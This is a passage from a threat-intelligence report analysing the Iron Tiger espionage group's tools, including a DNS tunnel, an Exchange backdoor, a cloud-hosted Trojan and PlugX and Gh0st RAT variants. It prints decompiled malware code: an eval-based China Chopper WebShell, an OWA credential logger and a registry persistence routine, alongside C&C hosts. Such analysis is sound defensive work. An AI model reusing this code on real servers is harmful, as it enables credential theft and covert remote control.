Over the past year, Iron Tiger increasingly used similar channels to communicate—an obvious attempt at staying undetected. Log file reviewers will probably classify Blogspot-related requests as legitimate but dnstunclient still only accesses *xssok.blogspot.com* once a week as a precautionary measure.

We monitored *xssok.blogspot.com* for C&C changes for several months but saw very few modifications. The blog, for instance, moved twice to an internal IP address (192.168.[REDACTED]) before switching again to a compromised server owned by an Asian academic institution.

Dnstunserver

Dnstunserver is not available anywhere online, even on underground forums. It was most likely developed or bought for Iron Tiger’s exclusive use.

The binary (SHA-1: *eeec12cb0dcc7c77a4ecee9facd2ccc1f3e2d93c*, detected by Trend Micro as HKTL_DNSTunnel) was compiled just this February. It is dnstunclient’s server part. When launched, it opens a fake DNS service on UDP port 53 and waits for connections from victims. When a connection is established, dnstunserver provides a remote shell that allows the attackers to execute commands on infected computers.

Dnstunserver’s server part has interesting debug information like the following paths with Chinese words formed using the Guojia Biaozhun (GB2312) character set, the “national standard” (Note that “桌面” translates to “desktop.”):

- *C:\Documents and Settings\Administrator\桌面\dns control\t-DNSTunnel\DnsTunServer\dns.cpp*
- *C:\Documents and Settings\Administrator\桌面\dns control\t-DNSTunnel\DnsTunServer\DnsTunServer.cpp*
- *C:\Documents and Settings\Administrator\桌面\dns control\t-DNSTunnel\DnsTunServer*

memory.cpp

- *C:\Documents and Settings\Administrator\桌面\dns control\t-DNSTunnel\DnsTunServer\socket.cpp*

Exchange backdoor + WebShell = Dllshellexc2010

Iron Tiger uses a backdoor called “Dllshellexc2010” by its author on a Microsoft Exchange server that belongs to a target. Dllshellexc2010 is a tool customized for the attackers’ exclusive use. It is a .NET module (SHA-1: *08afa64b23288c0414b379cb4e67c1a8dabea033*), a very small dynamic link library (DLL) (less than 8kB in size) that can be installed on Microsoft Exchange or Internet Information Services (IIS) servers for the purpose of stealing users’ authentication credentials while logging in. It provides a WebShell to the machine, in addition to credential-stealing capabilities.

```
c:\Users\ljw\Documents\prj\dllshell\Dllshell\Dllshellexc2010\obj\Release\
Microsoft.Exchange.Clients.Auth.pdb
```

Debug string found in Dllshellexc2010’s binary


```
namespace Dllshellexc2010
{
    public class IHttpHandler1 : IHttpHandler
    {
        private const string strshellfn = "8xla90ssz7693.tmp";
        public bool IsReusable
        {
            get
            {
                return true;
            }
        }
        public void ProcessRequest(HttpContext context)
        {
            if (context.Request.Url.AbsolutePath.IndexOf(".aspx") >= 0)
            {
                string tempPath = Path.GetTempPath();
                string text = Common.PathCombine(new string[]
                {
                    tempPath,
                    "8xla90ssz7693.tmp"
                });
                if (!File.Exists(text))
                {
                    File.WriteAllText(text, "<@ Page Language=\"<script\">%<eval(Request.Item[\"chopper\"],\"unsafe\");%\">");
                }
                IHttpHandler compiledPageInstance = PageParser.GetCompiledPageInstance(context.Request.Url.AbsolutePath, text, context);
                context.Server.Transfer(compiledPageInstance, true);
            }
        }
    }
}
```

WebShell that Dllshellexc2010 provides

The WebShell does not require any physical ASP.NET file to be present in the IIS directory. It runs every time an HTTP request to any path ending with “.aspx” is sent. It creates a temporary file called “8xla90ssz7693.tmp” with a tiny WebShell in the %TEMP% folder, which is later executed.

Dllshellexc2010’s source code shows that it extracts a parameter called “chopper” when executed, just like the infamous WebShell, 中國菜刀 or China Chopper⁶. We believe this DLL was created by someone very familiar with China Chopper. We decided to test it in a controlled China Chopper environment

and found that it worked perfectly. Dllshellexc2010 also intercepts Microsoft Exchange credentials every time a request path that contains “/auth.owa,” a default log-in path for OWA, is used. Note the use of Chinese in the log file generated. Intercepted credentials are written to a hard-coded file called “%TEMP%\~4DAF8B\~P486.jpg” on the infected system’s disk. It uses the .JPG extension even though it is actually a text file.



WebShell that Dllshellexc2010 provides inside the China Chopper graphical user interface (GUI)

```
private void context_BeginRequest(object sender, EventArgs e)
{
    HttpApplication httpApplication = (HttpApplication)sender;
    HttpContext context = httpApplication.Context;
    if (context.Request.Url.AbsolutePath.IndexOf("/auth.owa") >= 0)
    {
        this.log.Write("用: " + context.Request.Form["username"].ToString() + ", 密: " + context.Request.Form["password"].ToString());
    }
}
```

Code used to log usernames and passwords

```
public class Log
{
    private string Logfn;
    public Log()
    {
        string tempPath = Path.GetTempPath();
        string text = Common.PathCombine(new string[]
        {
            tempPath,
            "~4DAF8B"
        });
        if (!Directory.Exists(text))
        {
            Directory.CreateDirectory(text);
        }
        text = Common.PathCombine(new string[]
        {
            tempPath,
            "~4DAF8B\\~P486.jpg"
        });
        this.Logfn = text;
    }
    public void Write(string txt)
    {
        StreamWriter streamWriter = File.AppendText(this.Logfn);
        streamWriter.WriteLine(DateTime.Now.ToString() + "," + txt);
        streamWriter.Close();
    }
}
```

Stolen credentials are written to %TEMP%\~4DAF8B\~P486.jpg

6/10/2015 5:00:31 PM,用户:CORP\Administrator, 密码:P@sswOrd!@#

Sample result of Dllshellexc2010's credential-stealing capability

Attacker's browsing history and related tools

We were able to examine the browsing history of a C&C server that the actors compromised and saw how they quietly accessed parts of their arsenal (malware and tools) that was hosted elsewhere online. They stored a lot of their usual tools on a *mac.pm* server, which was hosted in the US and whose name servers are known for having ties to malware-related activities.

URL	SHA-1	Description
/file/dump.7z	Unknown	Was not retrieved but is likely a GSecDump tool
/file/7z.exe	Legitimate file	Legitimate .7z compressor
/tool/dnser.exe	eeec12cb0dcc7c77a4ecee9facd2ccc1f3e2d93c or HKTL_DNSTunnel	Dnstunserver file
/tool/wce.exe	Legitimate file	Legitimate Windows Credential Editor file
/tool/ghost.rar	ec0c179903e413490cec41c522ba612737d38c4a	Contains Gh0st server Ring.exe variant

Files downloaded by the attackers onto *mac.pm*

The attackers download a mixture of legitimate and malicious tools, including a famous Windows Credential Editor password dumper, GSecDump, and a .7z compressor.

Dnstunserver is also stored on *mac.pm*, together with a .RAR file that can contain *Ring.exe*, a Gh0st remote access tool (RAT) variant.

The actors also download files that belong to a private South Korean company (whose name we do not wish to disclose) from a compromised domain.

URL	SHA-1	Description
/webnote/upload/test/3f.7z	1f8dec3ea9b25de862a11b4d807f0d8de00c7972	PlugX Server 3.0: EFH3.exe, FastDos.exe, FastGui.exe, FastProxy.exe
/webnote/upload/int.rar	ac6ee2d9cadf5415ad85f7cb756d6c46022a5ecf	Cracked version of Internet Download Manager


Files downloaded from a compromised private South Korean company's site

The files in the table on the previous page have since been removed. One of the target organizations must have cleaned its Web server.

3f.7z, a file downloaded from a compromised server, was encrypted with an unknown password. We were unable to decrypt it but were able to list its contents. The same files related to the PlugX or KorPlug RAT were found on the C&C server. These were likely the contents of 3f.7z.

WebShellKill

The Iron Tiger actors downloaded a Chinese tool called “WebShellKill,” which is publicly available. They use an old version (V1.4.1) of the tool even if V1.7.2 was already available at the time this paper was written.



WebShellKill features as advertised by its author

It may be puzzling to find WebShellKill on attackers’ servers because it is used to find backdoors in code (PHP, ASP, VBS, etc.). But since attackers generally plant backdoors anywhere, why would they want to remove them?

We quite easily found the answer when we saw the actors compromise a server and immediately launch the tool. The server they chose had several backdoors, which they got rid of via WebShellKill. They probably wanted to make sure the compromised server was clean and could not be easily accessed by script kiddies or even cyberdefenders.

The Iron Tiger actors seem to really care about not being hacked. They went so far as patching a compromised C&C server by logging in as administrator and deploying security fixes.

Google Cloud Platform Trojan

The Iron Tiger actors bought a Trojan that only worked on the Google Cloud Platform. Its C&C server accesses an *appspot.com* domain. We found a version of the Trojan's server-side component that was coded in Python. Note that using Python for coding Trojans is unusual. We also found a file called "*app.yaml*," which was the Trojan's configuration file.


```
application = webapp.WSGIApplication(
    [('/', MainPage),
      ('/user', UserPage),
      ('/userlist', UserListPage),
      ('/client', ClientPage),
      ('/server', ServerPage),
      ('/data', DataPage),
      ('/pr', ProcessPage),
      ('/fi', FilePage),
      ('/sh', ShellPage),
      ('/dir', DirPage)],
    debug=True)
```

Client or server options that the Google Cloud Platform Trojan uses

URL	Function	Affected party
/user	Accesses servers when online	Victims
/userlist	Dumps all available clients	Attackers
/client	Checks server status (on standby or working)	Victims
/server	Turns server on and/or off	Attackers
/data	Starts subcommands (pr, fi, sh, dir, or uninstall)	Victims and attackers
/pr	Lists or kills running processes	Victims and attackers
/fi	Uploads or downloads files	Victims and attackers
/sh	Executes commands	Victims and attackers
/dir	Lists directory contents	Victims and attackers

Google Cloud Platform Trojan's functions

The Trojan was installed on 13 machines that belong to a target company most likely for lateral movement. We also found a variant of its client part that was compiled on 23 March 2015. The sample is named "*svchost.exe*," a supposed key Microsoft Windows component. When launched, the binary tries to establish persistence by adding a "Run" registry key named "*iisini*" to execute the file.



Client-side properties of the Google Cloud Platform Trojan

The Trojan then accesses a C&C server by sending the HTTP GET request, *hxxp://exenull1.appspot.com/user?pid=XXXXX&data=XXXXX*. It probably tracks victims via unique transmit PIDs generated on infected computers. The data parameter had a Base64-encoded string that, when decoded, contains “IP address!Username!Company.” The Trojan’s User-Agent was “WinHTTP Example/1.0” and was likely created for the actors’ exclusive use.

Malware

The Iron Tiger actors use three different RATs commonly associated with targeted attacks originating from China.

```

1 LSTATUS InstallSelf()
2 {
3     LSTATUS result; // eax@1
4     DWORD dwDisposition; // [sp+0h] [bp-110h]@1
5     HKEY phkResult; // [sp+4h] [bp-10Ch]@1
6     CHAR Filename; // [sp+8h] [bp-108h]@2
7
8     dwDisposition = 2;
9     result = RegCreateKeyEx(
10         HKEY_LOCAL_MACHINE,
11         "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
12         0,
13         0,
14         0,
15         0xF003Fu,
16         0,
17         &phkResult,
18         &dwDisposition);
19     if ( !result )
20     {
21         GetModuleFileNameA(0, &Filename, 0x104u);
22         RegSetValueExA(phkResult, "iisini", 0, 1u, (const BYTE *)&Filename, strlen(&Filename));
23         result = RegCloseKey(phkResult);
24     }
25     return result;
26 }


```

Code that creates a persistence registry key on infected systems

BKDR_PLUGX

PlugX⁷, also known as “Sogu,” “Gulpix,” or “KorPlug,” has been used as a RAT in several targeted attack campaigns. Its author⁸ or a developer with access to its source code has been updating it on a regular basis.


PlugX variants use the DLL side-loading method to infect target computers. DLL side-loading involves abusing a legitimate Windows executable file to load a malicious DLL (PlugX) instead of a legitimate library. All this requires is naming the malicious binary the same as the DLL that attackers wish to execute. PlugX is then loaded instead of the legitimate library in a system folder.



Sample PlugX attack scenario


The actors used the method above to infect computers aided by legitimate binaries from Microsoft or antivirus companies like Symantec and F-Secure. We have seen them use a Microsoft-signed binary, *Form.exe*. This was dropped, along with two other files, *FormDll.dll* (SHA-1: 4df17c9e64f7277538141e384d4a372c60787f1a) and *Form.hlp* (SHA-1: d3fb95d0eecd99c475c6b985a6c911bed69f50d). *FormDll.dll* contained all of the malicious code while *Form.hlp* had the main malware binary and configuration. When the legitimate *Form.exe* is launched, PlugX:

- Copies three components to *C:\Windows\System32*
- Sets the files' attributes to "hidden" and "system"
- Sets the files' time stamps to "2008/04/14"
- Creates the service, "Microsoft .Net Framework NGEN 4.0"
- Starts a zombie process called "*svchost.exe*" and injects code
- Removes itself from infected systems



Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Microsoft .NET Framework NGEN v4.0
DisplayName	REG_SZ	Microsoft .NET Framework NGEN v4.0
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	"C:\WINDOWS\System32\Form.exe" 200 0
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000110 (272)

PlugX infection as seen in the Windows registry



Name	Size	Type	Date Modified	Attributes
FormDll.dll	32 KB	Application Extension	4/14/2008 5:41 AM	HS
Form.hlp	107 KB	Help File	4/14/2008 5:41 AM	HS
Form.exe	15 KB	Application	4/14/2008 5:41 AM	HS


PlugX files hidden in *system32*

PlugX SController 3.0


SController 3.0 is the internal name of some variants of the PlugX server-side binary. Its GUI, meanwhile, is called “PureICE.” PureICE’s Users panel provides a lot of information about infected machines, including:

- Computer name
- Local area network (LAN) IP
- Wireless LAN (WLAN) IP
- Location
- Protocol
- OS
- Languages
- Memo
- CPU
- Memory
- Screen resolution
- Last online time
- Version
- CLSID

The panel also groups infected machines based on user definition though a default group name is always present, “U.S.A.”




Default group name configured in PureICE




Title bar of a PlugX server-side binary

The second panel, Listeners, shows the server settings. It supports Transmission Control Protocol (TCP) and UDP. Note that TCP can accept HTTP or raw TCP transmissions at the same time. Clicking the infected machines' icons shows the Manager panel.



PureICE's Listener panel's list of running infected machines



PureICE's Manager panel

PureICE's GUI had English spelling mistakes. Some features did not even use English, only Chinese. PureICE's Manager panel had various functions, including:

- Disk (file manager)
- NetHood manager
- File transfer
- Processes (process manager)
- Services manager
- RegEdit (registry editor)

- Netstat manager
- Capture (screenshot manager)
- Control (a kind of Remote Desktop Protocol [RDP] manager)
- Shell (remote shell)
- Telnet (not a Telnet manager but a DOS emulator)
- PortMap (port-mapping, SOCKS4, or SOCKS5 manager)
- SQL (connects to any database via Open Database Connectivity [ODBC])
- Keylogger manager
- Option (lock, log off, restart, or shut down with message customization)

PlugX has, to our knowledge, never been used by non-Chinese attackers, once again strengthening our assumption that Iron Tiger hails from China.

Gh0st variants

We found several variants of the infamous Gh0st RAT used in Iron Tiger as well.

S.exe


One of the Gh0st variants, *s.exe* (SHA-1: *7b34f24703b5415bc46fdab3801ac79e3e82242a*) has a lot of obfuscation functions. While it is heavily encrypted, in memory, it is easier to see the infamous string, “Game Over Good Luck By Wind,” appear.

S.exe was modified to evade antivirus detection. Some of its functions were also deactivated. It accesses the following C&C servers:

- *gameofthrones.ddns.net*
- *user.qzone.qq.com/1479457083*
- *ys168.com*

Gameofthrones.ddns.net has been hosted in various countries since February 2015, including the US, Vietnam, and South Korea. Interestingly, one of its domains always points to the IP address, *chrome.servehttp.com*. We have yet to gather samples accessing the said C&C server though.

Ys168.com is a dynamic DNS in the form, *<username>.ys168.com*. *Ys168.com* without the subdomain as a C&C server could have been just a mistake on the attackers’ part. This did not have any effect, however, as *s.exe* could still access other C&C servers.




```
Game Over Good Luck By Wind
Winds Update
Applications\iexplore.exe\shell\open\command
System
Security
Application
Host
ConnectGroup
```

Unobfuscated strings in the Gh0st variant found in memory


User.qzone.qq.com/1479457083 was a static link that s.exe used to directly get a C&C server’s IP address from the Web page’s title. This page’s account has been suspended though.

Ring RAT

Ring RAT is the internal name of another Iron Tiger-related Ghost variant (SHA-1: d72ef43059ad0d5b4fc1e218e5257439ac006308) compiled just this March. Two unique class names in Ring RAT’s binary—CGh0stDoc and CGh0stView—made it easy to see that it is a Gh0st RAT derivative.



Ring RAT version 5.0.0.0



Ring RAT’s controller

Ring RAT’s controller had several capabilities, including:

- File browser
- Keylogger
- Remote shell provider
- System manager
- Screen capture
- Remarks (notes)

Its builder, which allows attackers to easily create binaries to infect target systems, had several interesting improvements from Ghost RAT, including:

- The “Active From” field allows attackers to configure specific times to activate malware. This is very useful when they only want to send out data at certain hours that are less visible to victims monitoring network log files.
- The “File Type” option allows attackers to only collect files with configured extensions (.DOC, .TXT, .PPT).
- “Add D-Signature” allows attackers to add digital signatures to binaries so these would be harder to detect.
- “Auto Fection U Disk” allows malware to automatically infect connected USB drives.

The screenshot shows the 'Build Server' window with two main sections: 'Server Setting' and 'Proxy Setting'.
Server Setting:
- Domain: [Empty text box]
- Port: 80
- Active From: 00:00 To: 00:00 (HH:MM) ☐ Use hibernate
- Display name: Microsoft Device description: Monitoring new hardware and updating device drivers auto
- Online URL: http://www.xxx.com/ip.jpg ☐ Enable
- File Type: .doc;.txt;.ppt; Split by [;] Con PWD: [Empty text box]
Proxy Setting:
- Domain: [Empty text box] Port: 1080 ☐ Use socks5 Proxy
- Username: [Empty text box] Pwd: [Empty text box] ☐ Need Auth
At the bottom, there are three checkboxes: ☒ Save as default, ☐ Add D-Signature, and ☐ Auto Fection U disk. Below these are 'Build' and 'Exit' buttons.

Ring RAT's Build Server features

The additional features revealed that Ring RAT was built for espionage purposes.

Ring RAT is not available in underground forums or any publicly accessible site. This modified GhOst RAT could have been created for Iron Tiger's or a closed community's exclusive use.

NBDDOS

